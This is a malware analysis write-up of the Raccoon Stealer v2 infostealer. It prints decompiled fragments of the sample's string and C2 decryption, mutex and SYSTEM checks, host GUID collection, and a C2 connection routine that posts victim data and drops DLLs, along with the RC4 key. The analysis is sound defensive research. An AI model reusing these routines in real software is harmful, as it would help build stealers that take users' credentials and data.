

Raccoon Stealer v2 Malware Analysis

By Aaron Stratton

Published: 2022-11-01 · Archived: 2026-04-10 02:59:34 UTC



6 min read

Sep 12, 2022

Press enter or click to view image in full size



Image credit: Bleepingcomputer.com (<https://www.bleepingcomputer.com/news/security/malware-dev-infests-own-pc-and-data-ends-up-on-intel-platform/>)

Introduction

Raccoon Stealer is an infostealer sold on underground hacker/cybercriminal forums, first observed in early 2019. Raccoon Stealer v2 first appeared in June of 2022, after the developers returned from a supposed “retirement” which they had announced in early 2022. [1] Just as with Raccoon Stealer v1, v2 is capable of stealing information to include cookies and other browser data, credit card data, usernames, and passwords.

Technical Analysis

Raccoon Stealer v2 is written in C/C++, and coming in at only ~57kb, it is fairly lightweight. Below are the hashes for the packed sample, and the unpacked sample. Based on my research, Raccoon Stealer is not sold packed by default, rather, any packing must be done by the customer who will deploy the malware.

- Packed SHA256: 40daa898f98206806ad3ff78f63409d509922e0c482684cf4f180faac8cac273
- Unpacked SHA256: 0123b26df3c79bac0a3fda79072e36c159cfd1824ae3fd4b7f9dea9bda9c7909

Unpacking




Figure 2. Imported functions displayed in PESTUDIO.

Disassembling the binary in Ghidra, I found the import resolver function early on in the binary, as expected. This function simply uses the GetProcAddress API function to load the address of the functions it will need. A few of these functions immediately catch my eye, those being the internet related functions highlighted below in figure 3.

Press enter or click to view image in full size




Figure 3. Internet-related functions in the import resolver function.

Decrypting Strings and C2 IP Address

The malware also obfuscates its strings using Base64 encoding and RC4 encryption. The RC4 encrypted strings are stored in the Base64 encoded form. These strings are Base64 decoded, then decrypted using the RC4 key “edinayarossiia”, which means “United Russia” in Russian. Once the strings are decrypted, the malware then performs the same decryption routine for the C2 IP address, but using a different RC4 key.

Press enter or click to view image in full size

```
Decompile: entry - (raccoon_006D0000_resolved_SCY.bin)
32  int local_8;
33
34  resolve_imports();
35  decrypt_strings();
36  (*CoInitialize)(0);
37  local_8 = 0;
38  local_14 = (short *)FUN_0040a59a(s_403f7b121a3afd9e8d27f945140b8a92_0040d43c);
39  piVar13 = &local_8;
40  pcVar14 = s_403f7b121a3afd9e8d27f945140b8a92_0040d43c;
41  iVar4 = FUN_0040a6d2(s_1IdAg3LYd/akTgV0hVw1NF5b_0040d460);
42  iVar4 = b64_decode(iVar4,&local_8);
43  local_3c[0] = rc4_decrypt(&DAT_0040ec98,iVar4,piVar13,(int)pcVar14);
44  piVar13 = &local_8;
45  pcVar14 = s_403f7b121a3afd9e8d27f945140b8a92_0040d43c;
46  iVar4 = FUN_0040a6d2(s_0040d4a8);
47  iVar4 = b64_decode(iVar4,&local_8);
48  local_3c[1] = rc4_decrypt(&DAT_0040ec98,iVar4,piVar13,(int)pcVar14);
49  piVar13 = &local_8;
50  pcVar14 = s_403f7b121a3afd9e8d27f945140b8a92_0040d43c;
51  iVar4 = FUN_0040a6d2(s_0040d4f0);
52  iVar4 = b64_decode(iVar4,&local_8);
53  local_3c[2] = rc4_decrypt(&DAT_0040ec98,iVar4,piVar13,(int)pcVar14);
54  piVar13 = &local_8;
55  pcVar14 = s_403f7b121a3afd9e8d27f945140b8a92_0040d43c;
56  iVar4 = FUN_0040a6d2(s_0040d538);
57  iVar4 = b64_decode(iVar4,&local_8);
58  local_3c[3] = rc4_decrypt(&DAT_0040ec98,iVar4,piVar13,(int)pcVar14);
59  piVar13 = &local_8;
60  pcVar14 = s_403f7b121a3afd9e8d27f945140b8a92_0040d43c;
61  iVar4 = FUN_0040a6d2(s_0040d580);
```

Figure 4. Decoding and decrypting the C2 IP address.

With this RC4 key and Base64 encoded data, I could use cyberchef to get the IP address of the C2 node.

Press enter or click to view image in full size




Figure 5. Extracting the C2 IP address in cyberchef.

Checking Mutex

Next, the malware checks to see if another instance of it is already running on the infected machine by opening a mutex with the value of 8724643052. If the `OpenMutexW` function fails and returns a 0, the malware creates a mutex with the value, then continues execution. If the function succeeds and returns 1 (true), the malware exits.

```


Decompile: entry - (raccoon_006D0000_resolved_SCY.bin)
70     ppcVar12 = ppcVar12 + 1;
71     } while (ppcVar12 != (code **) &DAT_0040e004);
72     }
73     iVar4 = (*OpenMutexW)(0x1f0001, 0, u_8724643052_0040d6d8);
74     if (iVar4 == 0) {
75         (*CreateMutex)(0, 0, u_8724643052_0040d6d8);
76     }
77     else {
78         (*ExitProcess)(2);
79     }
80     bVar3 = system_check();
81     if (CONCAT31(extraout_var, bVar3) != 0) {
82         process_enum();
83     }
84     local_1c = DAT_0040eb08;
85     local_18 = (HMODULE)0x0;
86     local_28 = DAT_0040e1f8;
87     local_24 = 0;
88     local_c = (void *)FUN_0040839b(&local_1c);
89     local_10 = (short *)(*local_alloc)(0x40, 0xff78);
90     uVar5 = (*local_alloc)(0x40, 0x618);
91     iVar4 = crypto_reg_key();
92     pWVar6 = GetUserName();
93     iVar7 = (*StrCpyW)(uVar5, DAT_0040eb3c);
94     psVar8 = FUN_0040a5db(iVar7, iVar4);
95     psVar8 = FUN_0040a5db((int)psVar8, DAT_0040e200);
96     psVar8 = FUN_0040a5db((int)psVar8, (int)pWVar6);
97     psVar8 = FUN_0040a5db((int)psVar8, DAT_0040eb00);
98     psVar8 = FUN_0040a5db((int)psVar8, (int)local_14);
99     local_8 = (*StrCpyW)(local_10, psVar8);
100    (*LocalFree)(iVar4);

```

Figure 6. Checking for open mutex.

SYSTEM Check and Process Enumeration

The malware also checks if it is running as SYSTEM by comparing the current process's token to the SYSTEM SID, S-1-5-18.




```

Decompile: system_check - (raccoon_006D0000_resolved_SCY.bin)
1
2 bool system_check(void)
3
4 {
5     code *pcVar1;
6     undefined4 uVar2;
7     int iVar3;
8     undefined4 *puVar4;
9     undefined4 local_10;
10    undefined4 local_c;
11    undefined4 local_8;
12
13    pcVar1 = OpenProcessToken;
14    local_8 = 0;
15    uVar2 = (*GetCurrentProcess)(0,&local_c);
16    iVar3 = (*pcVar1)(uVar2);
17    if ((iVar3 != 0) &&
18        ((iVar3 = (*GetTokenInformation)(local_c,1,0,local_8,&local_8), iVar3 != 0 ||
19            (iVar3 = (*GetLastError)(), iVar3 == 0x7a)))) {
20        puVar4 = (undefined4 *) (*GlobalAlloc)(0x40,local_8);
21        iVar3 = (*GetTokenInformation)(local_c,1,puVar4,local_8,&local_8);
22        if (iVar3 != 0) {
23            local_10 = 0;
24            iVar3 = (*ConvertSidToStringSidW)(*puVar4,&local_10);
25            if (iVar3 != 0) {
26                iVar3 = (*lstrcmpiW)(u_S-1-5-18_0040d6f0,local_10);
27                (*GlobalFree)(puVar4);
28                return iVar3 == 0;
29            }
30        }
31    }
32    return false;
33 }

```

Figure 7. Malware checking if it is running with SYSTEM privileges.

If the malware is running as SYSTEM, it then calls a process enumeration function using CreateToolHelpSnapshot32, Process32First, and Process32Next.



```
Decompile: process_enum - (raccoon_006D0000_resolved_SCY.bin)
1
2 int process_enum(void)
3
4 {
5     undefined4 uVar1;
6     int iVar2;
7     undefined4 local_230 [139];
8
9     uVar1 = (*CreateToolHelpSnapshot32)(2,0);
10    local_230[0] = 0x22c;
11    iVar2 = (*Process32First)(uVar1,local_230);
12    if (iVar2 != 0) {
13        do {
14            iVar2 = (*Process32Next)(uVar1,local_230);
15        } while (iVar2 != 0);
16        iVar2 = 1;
17    }
18    return iVar2;
19 }
20
```


Figure 8. Enumerating the functions on the infected machine.

If the malware is *not* running with SYSTEM privileges, it simply skips over the process enumeration function and continues with its execution.

Host GUID and Username

Before connecting to the C2 node, the malware will retrieve the host's GUID by querying the SOFTWARE\Microsoft\Cryptography registry key.

Press enter or click to view image in full size



```
1
2 undefined4 get_machine_id(void)
3
4 {
5     undefined4 uVar1;
6     int iVar2;
7     int iVar3;
8     undefined4 local_10;
9     undefined4 local_c;
10    undefined4 local_8;
11
12    uVar1 = (*local_alloc) (0x40,0x208);
13    local_c = 0x104;
14    local_10 = 1;
15    iVar2 = (*RegOpenKeyExW) (0x80000002,u_SOFTWARE\Microsoft\Cryptography_0040d710,0,0x20119,&local_8)
16    ;
17    iVar3 = (*RegQueryValueExW) (local_8,DAT_0040ea70,0,&local_10,uVar1,&local_c);
18    if ((iVar2 != 0) || (iVar3 != 0)) {
19        (*RegCloseKey) (local_8);
20    }
21    return uVar1;
22 }
23
```

Figure 9. Retrieving the host GUID from the registry.

The malware also retrieves the current user's username, and moves it along with the machine ID, onto the heap before contacting the C2 node.

C2 Communication

First the malware uses the WideCharToMultiByte API function to form all of the parameters it needs in order to connect to the C2 node, including the machineID, username, and configID parameters which will be sent to the C2 node via POST request. Of note, the configID parameter is just the RC4 key that was used to decrypt the C2 IP address earlier in the execution.

Press enter or click to view image in full size




Figure 10. POST request to the C2 node containing the machineID, username, and configID parameters.

The malware then checks to see if the response from the C2 node is larger than 0x3f (63 in decimal) characters long. If it is, the malware continues execution. If not, the malware breaks out of the loop and exits.

```

111 |     psVar10 = (short *)C2_connect(psVar9, local_8, local_c, &local_28);
112 |     iVar4 = (*lstrlenW)(psVar10);
113 |     if (0x3f < iVar4) {
114 |         psVar8 = (short *)(*StrCpyW)(psVar8, psVar9);
115 |         (*LocalFree)(psVar9);
116 |         break;

```

Figure 11. Checking the length of the C2 node's response.

Unfortunately, at the time I performed my analysis, the C2 IP address did not appear to be up anymore, as Shodan showed that port 3389 (RDP) was the only listening port. Assuming that the C2 node was still operational and able to communicate with the infected host, the C2 node would return several different DLL's for download to the infected host. Those DLL's would then be placed in the "C:\Documents and Settings\Administrator\Local Settings\Application Data" folder.

Press enter or click to view image in full size


```

127  set_folder_path(&local_8);
128  if (psVar10 != (short *)0x0) {
129    moving_dll's((int)psVar10,local_8);
130    iVar7 = 0;
131    iVar4 = (*StrStrW)(psVar10,DAT_0040ec00);
132    if (iVar4 == 0) {
133      (*ExitProcess)(0xffffffff);
134    }
135    else {
136      iVar7 = iVar4 - (int)psVar10 >> 1;
137    }
138    local_c = (void *)(*local_alloc)(0x40,0x100);
139    iVar4 = (*strlenW)(psVar10);
140    iVar4 = FUN_0040a4bc((int)psVar10,&local_c,iVar7 + 6,iVar4);
141    if (iVar4 == 0) {
142      (*ExitProcess)(0xfffffffffe);
143    }
